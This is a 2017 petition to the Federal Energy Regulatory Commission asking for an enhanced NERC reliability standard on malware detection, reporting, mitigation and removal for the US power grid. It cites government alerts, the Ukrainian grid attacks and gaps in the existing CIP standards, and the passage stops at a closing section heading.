UNITED STATES OF AMERICA
BEFORE THE
FEDERAL ENERGY REGULATORY COMMISSION

Petition for Rulemaking to Require an Enhanced	**)**	
Reliability Standard to Detect, Report, Mitigate, and	**)**	
Remove Malware from the Bulk Power System	**)**	**Docket No. AD17-9**
	)	
Foundation for Resilient Societies, Petitioner	**)**	

First Submitted to FERC on January 13, 2017

Under procedures set forth in 18 CFR 385.207 – *Petitions (Rule 207),* the Foundation for Resilient Societies ("Resilient Societies") respectfully submits a Petition for Rulemaking for a rule of general applicability, consistent with Commission authority for electric reliability under Section 215 of the Federal Power Act.[1] We ask the Federal Energy Regulatory Commission ("FERC" or "the Commission") to order the North American Electric Reliability Corporation ("NERC") to set an enhanced standard for malware detection, reporting, mitigation, and removal ("Malware Standard").

FERC Rule § 385.207 - Petitions (Rule 207) provides:[2]

> **(a)** ***General rule.*** A person must file a petition when seeking:
>
> **(1)** Relief under subpart I, J, or K of this part;
>
> **(2)** A declaratory order or rule to terminate a controversy or remove uncertainty;
>
> **(3)** Action on appeal from a staff action, other than a decision or ruling of a presiding officer, under Rule 1902;
>
> **(4)** A rule of general applicability; or
>
> **(5)** Any other action which is in the discretion of the Commission and for which this chapter prescribes no other form of pleading.

[1] 16 U.S.C. § 824o.
[2] The Commission's Rules of Practice and Procedure, 18 C.F.R. § 385.207(a).

Petitioner recognizes that this petition for rulemaking is for a rule of general applicability; hence it is requested under authority of Commission Rule 207(a)(4). Petitioner recognizes that action by the Commission under Rule 207(a)(4) is by the discretion of the Commission.

The Commission has a duty under Section 215 of the Federal Power Act to approve and enforce reliability standards to provide for reliable operation of the Bulk Power System.[3] For cybersecurity, FERC authority is at its apex; Section 215 gives FERC specific authority to regulate the Bulk Power System for cybersecurity protection.

We appear now before the Commission to request expedited addition of an enhanced Malware Standard to the existing system of reliability standards for the Bulk Power System. Accumulating evidence in the public domain shows that electric grids here and abroad—and the critical infrastructures that depend upon reliable power—are increasingly at risk from malware. Due to the grave and immediate threat of widespread, long-term blackouts enabled by malware, we request that the Commission develop a framework for an enhanced Malware Standard and thereafter issue to NERC an "Order Directing the Filing of Standards," with a deadline of no more than 90 days for submission of a proposed standard.

Malware Threat to Bulk Power System

Assets of the Bulk Power System have become interconnected with the public internet, allowing foreign adversaries to implant malware in electric utility computer systems. Once implanted, this malware can be used to steal passwords, conduct reconnaissance, exfiltrate data, remotely execute grid control, cause blackouts, and destroy equipment.

Malware that is undetected, unreported, or detected but not removed can be a pathway for cyber-attackers. Malware can infect "High Impact," "Medium Impact," and "Low Impact" Cyber Assets, irrespective of classification under the NERC system of Critical Infrastructure Protection

[3] 16 U.S.C. § 824o)(a)(3) authorizes Commission approved reliability standards "to provide for reliable operation of the bulk-power system…including cybersecurity protection..." Under 16 U.S.C. § 824o)(d)(2) "The Commission may approve, by rule or order, a proposed reliability standard or modification to a reliability standard if it determines that the standard is just, reasonable, not unduly discriminatory or preferential, and in the public interest."

(CIP) standards. Simultaneous cyberattack on many “Low Impact” assets may cause greater impact than attack on a single “High Impact” asset. Additionally, Low Impact assets may be used as gateways to attack high impact assets. Therefore, the Commission has a duty to require a Malware Standard for all categories of Cyber Assets.

Malware need not directly infect operational technology (OT)[4] systems to cause cyberattack vulnerability; malware infections in information technology (IT)[5] systems that store passwords can also cause vulnerability. Even a laptop computer not presently connected to the grid, but used to install software and firmware updates, can spread malware infections. Because IT systems are almost universally connected to OT systems, malware infections only on IT systems can still be used to attack the Bulk Power System, because attackers can pivot from IT systems into OT systems. Firewalls between IT and OT systems are not completely reliable, because they can have weak passwords, “backdoors,” or other vulnerabilities.[6]

Malware enables cyber-attackers to take advantage of other cyber-vulnerabilities of the Bulk Power System, including direct internet connectivity, remote access for maintenance actions, buffer overflows and other fundamental equipment design flaws, supply chain compromises, and lack of 24/7 situational awareness.

Cyberattacks enabled by malware and other vulnerabilities can result in instability, uncontrolled separation, and cascading failures of the Bulk Power System. Moreover, such cyberattacks can cause unanticipated failure of system elements; these unanticipated failures can cause permanent damage to critical grid equipment and result in long-term blackout. Were a large-scale cyberattack to occur, generators and transmission system transformers could suffer permanent damage; this equipment has replacement lead-times of months or years. Moreover,

[4] Operational Technology (OT) is hardware and software that is used to control physical devices and processes. Generation and transmission of electricity is an example of a physical process.

[5] Information Technology (IT) systems are used for billing, customer service, accounting, public-facing websites, employee emailing, and other business processes. These systems are alternatively called “business systems.”

[6] For an extensive discussion of how interconnections between IT and OT networks can cause cyberattack vulnerability for control systems, see ICS-CERT Alert (IR-ALERT-H-16-056-01), “Cyber-Attack Against Ukrainian Critical Infrastructure,” dated February 25, 2016, in Appendix 1.

rotating equipment in other critical infrastructures—such as natural gas pipeline compressors, water and sanitation pumps, and chemical refinery pumps—could be destroyed.[7]

Foreign Malware Campaign

A foreign malware campaign starting in year 2011, and apparently peaking in 2014, has caused widespread compromise of the Bulk Power System. The full extent of malware infection in the U.S. electric grid is presently unknown because current NERC standards do not explicitly require the reporting of malware infections, even when the malware signature has been publicly identified by the Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) of the Department of Homeland Security (DHS) or other government authorities and a matching signature has been found in utility systems.[8]

On December 10, 2014, ICS-CERT first published ICS-ALERT-14-281-01, "Ongoing Sophisticated Malware Campaign Compromising ICS." (This alert has been subsequently updated through December 9, 2016.) The ICS-CERT alert states:

> ICS-CERT has identified a sophisticated malware campaign that has compromised numerous industrial control systems (ICSs) environments using a variant of the BlackEnergy malware. Analysis indicates that this campaign has been ongoing since at least 2011. Multiple companies working with ICS-CERT have identified the malware on Internet-connected human-machine interfaces (HMIs).

ICS-ALERT-14-281-01 stated that ICS owners should not assume that their control systems operate without an internet accessible configuration. Moreover, the alert stated that "control

[7] In 2007, the AURORA tests at Idaho National Laboratory demonstrated that cyberattack can destroy rotating equipment powered by alternating current (AC). Supporting evidence for the AURORA vulnerability is filed in FERC Docket RM15-14-000, and is the topic of recurrent commentary by Joseph M. Weiss, a national expert on control system protection, on his *Unfettered Blog* hosted at http://www.controlglobal.com/blogs/unfettered/.

[8] When malware is reported to ICS-CERT, it enables this agency to find common patterns and then publish "YARA signatures." YARA is a pattern-matching software tool used to identify malware infections. For the BlackEnergy malware campaign, ICS-CERT was able to publish the YARA signatures while the campaign was ongoing.

systems often have Internet accessible devices installed without the owner's knowledge, putting those systems at increased risk of attack."[9]

On November 20, 2014, Admiral Michael Rogers, Commander, U.S. Cyber Command and Director, National Security Agency testified before U.S. House Select Intelligence Committee. His testimony on cybersecurity compromise within U.S. critical infrastructure, including the electric grid, reads in part:

> Foreign cyber actors are probing Americans' critical infrastructure networks and in some cases have gained access to those control systems. Trojan horse malware that has been attributed to Russia has been detected on industrial control software for a wider range of American critical infrastructure systems throughout the country. This malware can be used to shut down vital infrastructure like oil and gas pipelines, power transmission grids and water distribution and filtration systems.[10]

On December 2, 2014, security vendor Cylance published its "Operation Cleaver" report on coordinated cyberattacks on global critical infrastructure by Iran-based hackers. According to a subsequent article published by Reuters, U.S. electric generation company Calpine was one of the companies compromised.[11]

[9] The ICS-CERT Alert "ALERT (ICS-ALERT-14-281-01E),)" of December 9, 2016 is reproduced in Appendix 2. The Alert reads in part, "ICS-CERT strongly encourages asset owners and operators to look for signs of compromise within their control systems…Asset owners should not assume that their control systems are deployed securely or that they are not operating with an Internet accessible configuration. Instead, asset owners should thoroughly audit their networks for Internet facing devices, weak authentication methods, and component vulnerabilities. Control systems often have Internet accessible devices installed without the owner's knowledge, putting those systems at increased risk of attack."

[10] Testimony of Admiral Michael S. Rogers, Director, National Security Agency, and Commander, U.S. Cyber Command, "Cybersecurity Threats: The Way Forward," November 20, 2014. Available online at https://www.nsa.gov/news-features/speeches-testimonies/testimonies/adm-rogers-testimony-20nov2014.shtml.

[11] See Finkle, J., "Iran hackers targeted airlines, energy firms: report," *Reuters*, December 2, 2014. Available online at http://www.reuters.com/article/us-cybersecurity-iran-idUSKCN0JG18I20141202. For the Cylance report, see "Operation CLEAVER," 2014. Available online at https://cdn2.hubspot.net/hubfs/270968/assets/Cleaver/Cylance_Operation_Cleaver_Report.pdf.

On February 29, 2016, Professor W. A. Conkin, Director of the Center for Information Security Research and Education at the University of Houston, published a Forbes article, "Keeping the Lights On: Cybersecurity and the Grid."[12] The article stated:

> Here in the U.S. as well as elsewhere, malicious malware has been found, waiting for a signal to cause damage. Our electric grid is now interconnected to the Internet, and all of the problems and issues we see with cyber criminals and cyber spies applies [sic] to the reliability of our grid. The same attack used in the Ukraine would not be stopped by our regulations, and it would be much harder for us to recover because of our greater dependency on interconnected automation.

Recently, on December 29, 2016, the U.S. Department of Homeland Security (DHS) and the Federal Bureau of Investigation (FBI) released a Joint Analysis Report (JAR) titled "GRIZZLY STEPPE – Russian Malicious Cyber Activity."[13] This report identified BlackEnergy, a malware tool previously identified by ICS-CERT in the U.S. energy sector, as a campaign of Russian military and civilian intelligence services.

On Friday, December 30, 2016, Burlington Electric, a Vermont utility, released a statement entitled "Burlington Electric Department Statement in Response to Reports of Russian Hacking of Vermont Electric Grid":

> Last night, U.S. utilities were alerted by the Department of Homeland Security (DHS) of a malware code used in Grizzly Steppe, the name DHS has applied to a Russian campaign linked to recent hacks. We acted quickly to scan all computers in our system for the malware signature. We detected the malware in a single Burlington Electric Department laptop not connected to our organization's grid systems. We took immediate action to isolate the laptop and alerted federal officials of this finding. Our team is working with federal officials to trace this malware and prevent any other attempts to infiltrate utility systems. We have briefed state officials and will support the investigation fully.

[12] Conklin, W.A., "Keeping the Lights On: Cybersecurity and the Grid," *Forbes*, February 29, 2016, available online at http://www.forbes.com/sites/uhenergy/2016/02/29/keeping-the-lights-on-cybersecurity-and-the-grid/#238e192988e2.

[13] U.S. Department of Homeland Security (DHS), "GRIZZLY STEPPE – Russian Malicious Cyber Activity," December 29, 2016. Available online at https://www.us-cert.gov/security-publications/GRIZZLY-STEPPE-Russian-Malicious-Cyber-Activity.

The Burlington Electric laptop may be part of the utility's IT network, and not connected to the electric grid, but it can still cause a cybersecurity risk.

The GRIZZLY STEPPE Joint Analysis Report contains a list of 876 Internet Protocol (IP) Addresses that may have been used to insert malware or otherwise facilitate cyberattacks. One of these IP addresses is registered to Hydro One, a large Canadian utility serving the province of Ontario.

Cyberattacks on the Ukrainian Electric Grid

On December 23, 2015 a sophisticated cyberattack struck the Ukrainian electric grid, blacking out approximately 225,000 electricity customers. An alert from ICS-CERT indicated that malware was an integral component of this foreign campaign.[14] This well-executed attack used stolen user credentials to take over grid operators' control stations, delete data on hard drives, remotely open circuit breakers at more than 120 electric substations, schedule disconnects for Uninterruptible Power Systems (UPS), and damage substation equipment necessary for rapid power restoration.[15] The same BlackEnergy family of malware detected in computer systems of North American utilities was used to attack the Ukrainian electric grid. Events in Ukraine moved the risk of deliberate cyberattack on electric grids from a theoretical possibility to a demonstrated reality.[16]

[14] The ICS-CERT Alert (IR-ALERT-H-16-056-01) "Cyber-Attack Against Ukrainian Critical Infrastructure" of February 25, 2016 is reproduced in Appendix 1. The alert reads in part, "On December 23, 2015, Ukrainian power companies experienced unscheduled power outages impacting a large number of customers in Ukraine. In addition, there have also been reports of malware found in Ukrainian companies in a variety of critical infrastructure sectors."

[15] See SANS Institute and Electricity Sharing and Analysis Center (E-ISAC) (2016) joint report, "Analysis of the Cyber Attack on the Ukrainian Power Grid," March 18, 2016, available online since March 21, 2016 at http://www.nerc.com/pa/CI/ESISAC/Documents/E-ISAC_SANS_Ukraine_DUC_18Mar2016.pdf.

[16] See SANS Institute and Electricity Information Sharing and Analysis Center (E-ISAC) joint report, "The Analysis of the Cyber Attack on the Ukrainian Power Grid; Defense Use Case 5," March 18, 2016. More recently, on October 6, 2016 Booz Allen Hamilton released a broader review of Russian malware implantations and efforts to disrupt the Ukrainian electric grid, railroad systems, mining companies, and the Kiev international airport among other infrastructures. See Jake Styczynski, Nate Beach-Westmoreland, and Scott Stables, "When the Lights Went Out: A Comprehensive Review of the 2015 Attacks on Ukrainian Critical Infrastructure," Booz Allen, September 2016. Available online at http://www.boozallen.com/content/dam/boozallen/documents/2016/09/ukraine-report-when-the-lights-went-out.pdf.

Shortly before midnight on December 17, 2016 a cyberattack on a high-voltage transmission substation blacked out a portion of Kiev for over an hour. An investigation is ongoing.[17]

Reporting of Cybersecurity Incidents

In its *State of Reliability 2015* report, NERC represented that only three (3) reportable cybersecurity incidents had occurred for the Bulk Power System in all of 2014. In its *State of Reliability 2016* report, NERC represented that zero (0) reportable cybersecurity incidents had occurred for the Bulk Power System in all of 2015.

Reporting of cybersecurity incidents through an alternate mandatory channel at the U.S. Department of Energy (DOE) is also minimal. According to DOE Disturbance Reports (Form OE-417), there were three reported cybersecurity incidents in 2014, none in 2015, and two in 2016. For example, on February 7, 2016, Hudson Gas & Electric in New York experienced a suspected cyberattack. Also, on April 12, 2016, Pend Oreille County Public Utility District No. 1 in Washington State experienced a suspected cyberattack.

In contrast, in Fiscal Year 2014 ICS-CERT responded to 79 cybersecurity incidents in the Energy Sector. In Fiscal Year 2015, ICS-CERT responded to 46 cybersecurity incidents in the Energy Sector.

Electric utilities are not immune from malware penetrations that affect the Energy Sector generally. On information and belief, many cybersecurity incidents voluntarily reported to ICS-CERT involve malware infections and a significant number of the reported incidents involve electric utilities. [18] Nonetheless, it is evident that under current NERC standards, electric utilities do not generally consider the detection of malware to be a "Reportable Cyber Security

[17] See Smith, R., "Fears Over U.S. Power Grid; Recent cyberattacks in Ukraine raise alarms over vulnerability of infrastructure here," *Wall St. Journal,* December 31, 2016. Also see Condliffe, Jamie, "Ukraine's Power Grid Gets Hacked Again, a Worrying Sign for Infrastructure Attacks," *MIT Technology Review*, December 22, 2016. Available online at https://www.technologyreview.com/s/603262/ukraines-power-grid-gets-hacked-again-a-worrying-sign-for-infrastructure-attacks/ and *BBC News*, "Ukraine power cut 'was cyber-attack," January 11, 2017. Available online at http://www.bbc.com/news/technology-38573074.

[18] Even when electric utilities do not directly report malware infections to ICS-CERT, anti-virus vendors such as Symantec and McAfee might report malware infections without specific identification of the utilities infected.

Incident." Consistent with wording in NERC standards, utilities apparently believe malware infections do not "compromise or disrupt one or more reliability tasks of a functional entity."[19]

On information and belief, pervasive malware infections are present in the systems of utilities operating the Bulk Power System. On information and belief, cyber-intruders are using malware not only for early steps of the "Cyber Kill Chain" (cyber reconnaissance, weaponization, delivery, exploitation, and installation), but also to practice operational command and control. A comprehensive Malware Standard is necessary to determine the extent of malware infections in the North American grid and if operational commands by cyber-intruders ("practice runs") are being executed.

As part of required malware detection, utilities should look for evidence of unauthorized operation of grid devices. For example, discrepancies between mechanical counters and software logs for circuit breaker actions could be evidence of cyber-intruder commands. Unauthorized grid commands might also be detected by grid synchrophasors and power quality monitoring equipment. For example, switching of load among redundant circuits may cause detectable changes in the phase angle between current and voltage. Practice runs of cyberattacks may not cause immediate loss of load, but need to be reported nonetheless. Currently, utilities that are not looking for practice runs of cyberattacks may not be reporting them.

We recognize that a voluntary Department of Energy program, Cybersecurity Risk Information Sharing Program (CRISP), does currently provide some reporting of malware intrusions and other cybersecurity incidents. However, according to a February 2016 presentation by DOE, current CRISP participants provide power to less than half of America's electricity customers.

[19] NERC Standard CIP-008-5 — Cyber Security — Incident Reporting and Response Planning, reads "…a Reportable Cyber Security Incident is a Cyber Security Incident that has compromised or disrupted one or more reliability tasks of a functional entity. It is helpful to distinguish Reportable Cyber Security Incidents as one resulting in a necessary response action. A response action can fall into one of two categories: Necessary or elective. The distinguishing characteristic is whether or not action was taken in response to an event. Precautionary measures that are not in response to any persistent damage or effects may be designated as elective. All other response actions to avoid any persistent damage or adverse effects, which include the activation of redundant systems, should be designated as necessary."

Americans don’t deserve halfway protection from cyberattacks on the grid, they deserve full protection.[20]

Cyber supply chain vulnerabilities provide pathways for both malware infection and firmware “backdoors” into control systems. Equipment from certain foreign suppliers is a particular cyber-threat. Supply chain threats are under consideration by the NERC Standard Drafting Team that is implementing FERC Order No. 829.[21] However, Order No. 829 will not protect against all malware infections, only those inserted through components of the supply chain. Protection of the supply chain and re-procurement of equipment is expected to take many years and will be a partial solution. Other protection against malware is still necessary.[22]

Malware Requirement Gaps in Current NERC CIP Standards

Subsequent to the Ukrainian cyberattack, NERC announced its intent to make no modifications to its system of cybersecurity standards as a result of the attack. On January 7, 2016, NERC spokeswoman Kimberly Mielcarek said, “There is no credible evidence that the incident could affect North American grid operations and no plans to modify existing regulations or guidance based on this incident.”

Resilient Societies has analyzed the current system of NERC cybersecurity standards and found gaps in malware requirements. Relevant standards include “CIP-007-6 — Cyber Security – Systems Security Management,” “CIP-008-5 — Cyber Security — Incident Reporting and Response Planning,” and “CIP-005-5 — Cyber Security – Electronic Security Perimeter(s).”

[20] See page 4 of “Cybersecurity Risk Information Sharing Program (CRISP): Bi-Directional Trust” as presented at RSAConference2016, February 29-March 4, 2016. “Current participants provide electric power to 60,107,604 customers - 45.68% of the continental U.S. total.” Available online at https://www.rsaconference.com/writable/presentations/file_upload/png-f01_the_cybersecurity_risk_information_sharing_program-final.pdf.

[21] See “Revised Critical Infrastructure Protection Reliability Standards,” Final Rule, Order 829, 156 FERC ¶ 61,050, issued July 21, 2016.

[22] For background on cyber supply chain vulnerabilities, we quote George R. Cotter, former Chief Scientist of the National Security Agency, filing via Isologic, LLC on February 22, 2016 in FERC Docket RM15-14-000: “Several years ago, evidence began to accumulate in the security industry of malware and firmware penetrations of vendors’ products, innocently installed in the Grid by their clients. Supply chain vulnerabilities were popularized by the Stuxnet attack on Iranian centrifuges but the widespread attraction of this mode of attack has been known and practiced for decades.”

The NERC system of cybersecurity standards relies heavily on the concept of an "Electronic Security Perimeter"—a boundary between protected and unprotected systems. This concept suffers from several fundamental flaws. First, cyberattacks on systems outside the Electronic Security Perimeter can take down systems within the perimeter; the uninterruptible power supplies attacked in Ukraine substations are an example. Second, passwords and other user credentials may be stored on systems outside the Electronic Security Perimeter; again, theft of passwords in Ukraine is an example. Third, the "Electronic Access Points" that control access to systems within Electronic Security Perimeter may be breached. The existence of unremoved malware in Information Technology systems outside the Electronic Security Perimeter exacerbates all of these security flaws.

In practice, utilities have used vulnerable firewalls as Electronic Access Points. For example, in February 2016, Cisco published a "critical" security advisory on a vulnerability that could allow an unauthenticated, remote attacker to obtain full control of its Industrial Security Appliance (ISA) line of firewalls.[23] For example, in December 2015, Juniper issued an "out-of-cycle security advisory" on unauthorized code in its ScreenOS operating system that could allow a knowledgeable attacker to gain administrative access to some of its firewalls.[24]

Notable malware requirement gaps in the NERC cybersecurity standards include:

1. No required reporting of malware infections, both inside and outside the Electronic Security Perimeter.
2. No specific timeframes for malware removal, both inside and outside the Electronic Security Perimeter.
3. Equipment necessary for reliability operation of the Bulk Power System may nonetheless be exempted from malware requirements because loss of this equipment would not impact reliability within 15 minutes. Examples include backup generation,

[23] See Cisco, "Cisco ASA Software IKEv1 and IKEv2 Buffer Overflow Vulnerability," dated February 10, 2016. Available at https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160210-asa-ike.

[24] See Juniper Networks, "Important Announcement about ScreenOS," dated December 17, 2015. Available online at https://forums.juniper.net/t5/Security-Incident-Response/Important-Announcement-about-ScreenOS/ba-p/285554.

uninterruptible power supplies (UPS), and heating, ventilation, and air conditioning (HVAC) systems.

4. All communication networks outside of the Electronic Security Perimeter are exempted from malware requirements, even when these networks are necessary for reliable grid operation. The exemption of communication networks from malware requirements conflicts with a specific mandate in Section 215 of the Federal Power Act to secure "communication networks" from "cybersecurity incidents."[25]
5. All Low-Impact assets, including those that are part of the Bulk Power System, are exempted from malware requirements.
6. No required malware detection, reporting, mitigation, or removal for IT systems, even when these systems are interconnected with OT systems and the public internet.

On this last enumerated point (No. 6), regarding malware on IT systems, it is notable that the cyber-attackers on the Ukrainian electric grid used malware to steal passwords stored in IT systems. These stolen passwords were then used to take control over energy management systems in control rooms and also substation equipment—OT systems that would have been within NERC's "Electronic Security Perimeter" had the attack occurred in the United States.

Malware gaps in NERC cybersecurity standards are summarized by asset in the below table.

[25] See 16 U.S. Code § 824o(a)(4) (definition of "reliability standard") and § 824o(a)(8) (definition of "cybersecurity incident").

Malware Requirements in NERC Cybersecurity Standards

Asset category attacked in 2015 Ukraine grid blackout indicated by black outline: □

Operational Technology (OT)	**Malware Detection**	**Malware Reporting**	**Malware Mitigation**	**Malware Removal Timeframe**
Control Rooms–Medium & High-Impact				
Energy Management Systems	✓	✘	✓	✘
Electronic Access Points/Firewalls	✓	✘	✓	✘
Uninterruptible Power Supplies	✘	✘	✘	✘
Backup Generators	✘	✘	✘	✘
HVAC Systems	✘	✘	✘	✘
Electric Generation Plants–Medium & High-Impact				
Control Systems	✓	✘	✓	✘
Electronic Access Points/Firewalls	✓	✘	✓	✘
Uninterruptible Power Supplies	✘	✘	✘	✘
HVAC Systems	✘	✘	✘	✘
Transmission Substations–Medium & High-Impact				
Electronic Access Points/Firewalls	✓	✘	✓	✘
Protective Relays	✓	✘	✓	✘
Circuit Breaker Controls	✓	✘	✓	✘
Substation Communications	✓	✘	✓	✘
Uninterruptible Power Supplies	✘	✘	✘	✘
Communication Networks–All				
Control Room to Control Room	✘	✘	✘	✘
Control Room to Substation	✘	✘	✘	✘
Control Room to Generation Plant	✘	✘	✘	✘
Distribution Control Rooms–Low Impact	✘	✘	✘	✘
Distribution Substations–Low Impact	✘	✘	✘	✘
Internet-Connected Information Technology (IT)	✘	✘	✘	✘
Laptop Computers Used for OT/IT Maintenance	✘	✘	✘	✘

Legend Basis: Green checks show assets within Electronic Security Perimeters; red x-marks outside.

Source: NERC Critical Infrastructure Protection Standards (CIP); Resilient Societies analysis.

Petition for a FERC Order for an Enhanced Malware Standard

The essentials of an enhanced Malware Standard should be (1) malware detection; (2) malware reporting (regardless of whether reliability tasks of a functional entity have been compromised or disrupted); (3) malware mitigation; and (4) mandatory malware removal. Consistent with delegated authority for standard setting, NERC, as the FERC-designated Electric Reliability Organization (ERO), would determine specific aspects of a standard, including applicability to registered entities, requirements, and measures. However, technical elements of an enhanced Malware Standard might include:

1. Malware signature and heuristic scanning by registered entities and their service vendors of hard drives, random access memory (RAM), and other data storage in OT systems of registered entities. (This requirement is partially covered by existing NERC standards.)
2. Malware signature and heuristic scanning by registered entities and their service vendors in IT systems connected to OT systems or, alternatively, systems used to store passwords, software/firmware updates, and other data useful to adversaries.
3. Malware signature and heuristic scanning of laptops and other computers used for software and firmware updates and other maintenance activities.
4. Mitigation of detected malware by quarantining, sandboxing, application whitelisting, or other means.
5. Reporting of detected malware to ICS-CERT and other malware repositories.
6. Required timelines for malware removal by disk wiping and reinstallation of applications or, alternatively, by means of software tools.
7. Monitoring of incoming network traffic for known malware indicators, especially from IP addresses flagged by DHS, ICS-CERT, or other authorities, and reporting of suspicious activity when detected.
8. Reporting of IP addresses originating malware to ICS-CERT and other government authorities.
9. Monitoring of outgoing network traffic, especially to IP addresses flagged by DHS, ICS-CERT, or other authorities, and reporting of suspicious activity when detected.
10. Monitoring and detection of operational actions that may be enabled by malware, including operation of circuit breakers, tripping of relays, operation of reactive power

devices (Static VAR Compensators, STATCOMs, and synchronous condensers), and ramping of generation—especially when data from mechanical recording devices do not match data from software recording devices.

11. Reporting of IP addresses executing unauthorized command and control over the grid to ICS-CERT and other government authorities.
12. Reporting of the techniques used by utilities to remove malware and their effectiveness.
13. Reporting by registered entities and their service vendors of other actions taken in response to malware signatures. Signatures may be provided by the U.S. Department of Energy's Cybersecurity Risk Information Sharing Program (CRISP), the National Cybersecurity and Communications Integration Center (NCCIC) of the Department of Homeland Security, the Cyber Threat Intelligence Integration Center, the Electricity Subsector Coordinating Council (ESCC) or similar information exchange mechanisms.
14. Programs to certify vendor-supplied equipment, including firmware, as being free of malware upon purchase, and also upon program patching.

Because cyberattack on many "Low Impact" assets can have greater effect than attack on a single "High Impact" asset, malware standard applicability should be to "Low Impact," "Medium Impact," and "High Impact" assets, including distribution assets within the Bulk Power System.

The above enumeration is in rough order of priority, with higher priority items nearer the top, and lower priority items, or items that may be covered by other FERC initiatives, nearer the bottom. The Commission may "draw the line" within the enumerated list consistent with public comments and at its discretion.

The NIST Special Publication 800-150, "Guide to Cyber Threat Information Sharing,"[26] and NIST Special Publication 800-184, "Guide for Cybersecurity Event Recovery"[27] contain additional principles for malware reporting and removal that might be used in a NERC Malware Standard.

[26] Johnson, C., et. al. (2016). Guide to Cyber Threat Information Sharing. NIST Special Publication 800-150. Available online at http://dx.doi.org/10.6028/NIST.SP.800-150.

[27] Bartock, M., et. al. (2016). Guide for Cybersecurity Event Recovery. NIST Special Publication 800-184. Available online at https://doi.org/10.6028/NIST.SP.800-184.

Cost of Malware Standard vs. Benefits to Public Interest

Malware detection techniques have become well-developed. Malware detection, reporting, mitigation, and removal software is commercially available. Vendors serving the enterprise market for IT systems include Symantec, Intel Security (formerly McAffee), Trend Micro, Sophos, Cylance, Check Point, and Kapersky Lab. Vendors serving the emerging OT market include Symantec/Rockwell Automation, Cyberoam/Sophos, Cylance, Check Point, and Kapersky Lab. Availability of malware signatures is a limitation of some commercial products; however, heuristic technology for "zero-day" malware detection is rapidly developing and commercially available through established anti-malware vendors.[28] [29]

In 2015, Lloyd's published a cost estimate of damages resulting from a cyberattack on the U.S. power grid.[30] The Executive Summary reads in part:

> Business Blackout, a joint report by Lloyd's and the University of Cambridge's Centre for Risk Studies, considers the insurance implications of a cyber attack on the US power grid.
>
> This report publishes, for the first time, the impacts of this sort of attack using the hypothetical scenario of an electricity blackout that plunges 15 US states including New York City and Washington DC into darkness and leaves 93 million people without power. The scenario, while improbable, is technologically possible and is assessed to be within the benchmark return period of 1:200 against which insurers must be resilient.
>
> In the scenario, a piece of malware (the 'Erebos' trojan) infects electricity generation control rooms in parts of the Northeastern United States. The malware goes undetected until it is triggered on a particular day when it releases its payload which tries to take control of generators with specific vulnerabilities. In this scenario it finds 50 generators that it can control, and forces them to overload and burn out, in some cases causing

[28] See Rubenking, N., "Some Antivirus Tools Wildly Effective Against Zero-Day Malware," *PC Magazine*, May 28, 2014. Available online at http://securitywatch.pcmag.com/security-software/323990-some-antivirus-tools-wildly-effective-against-zero-day-malware.

[29] Bhargav R. Avasarala, Brock D. Bose, John C. Day, Donald Steiner. System and method for automated machine-learning, zero-day malware detection. U.S. Patent US 20160203318 A1. Assignee: Northrup Grumman. Filed September 26, 2013 and issued March 22, 2016.

[30] Cambridge Centre for Risk Studies, University of Cambridge. "Business Blackout; The insurance implications of a cyber attack on the US power grid", May 2015. Available online at https://www.lloyds.com/~/media/files/news%20and%20insight/risk%20insight/2015/business%20blackout/business%20blackout20150708.pdf.

> additional fires and explosions. This temporarily destabilises the Northeastern United States regional grid and causes some sustained outages. While power is restored to some areas within 24 hours, other parts of the region remain without electricity for a number of weeks.
>
> Economic impacts include direct damage to assets and infrastructure, decline in sales revenue to electricity supply companies, loss of sales revenue to business and disruption to the supply chain. The total impact to the US economy is estimated at $243bn, rising to more than $1trn in the most extreme version of the scenario.


Because anti-malware tools are commercially available, and because the cost of grid blackout from cyberattack upon the public would be extraordinarily large, implementation of the enumerated items in our Petition for a FERC Order would be cost-effective and well within the public interest. Moreover, a large-scale cyberattack on the electric grid is an existential threat to the United States. Because an effective Malware Standard would significantly reduce the probability of a successful cyberattack on the grid, it would bolster strategic deterrence against nation-states and other adversaries.

Additional FERC Ideas for a Malware Standard

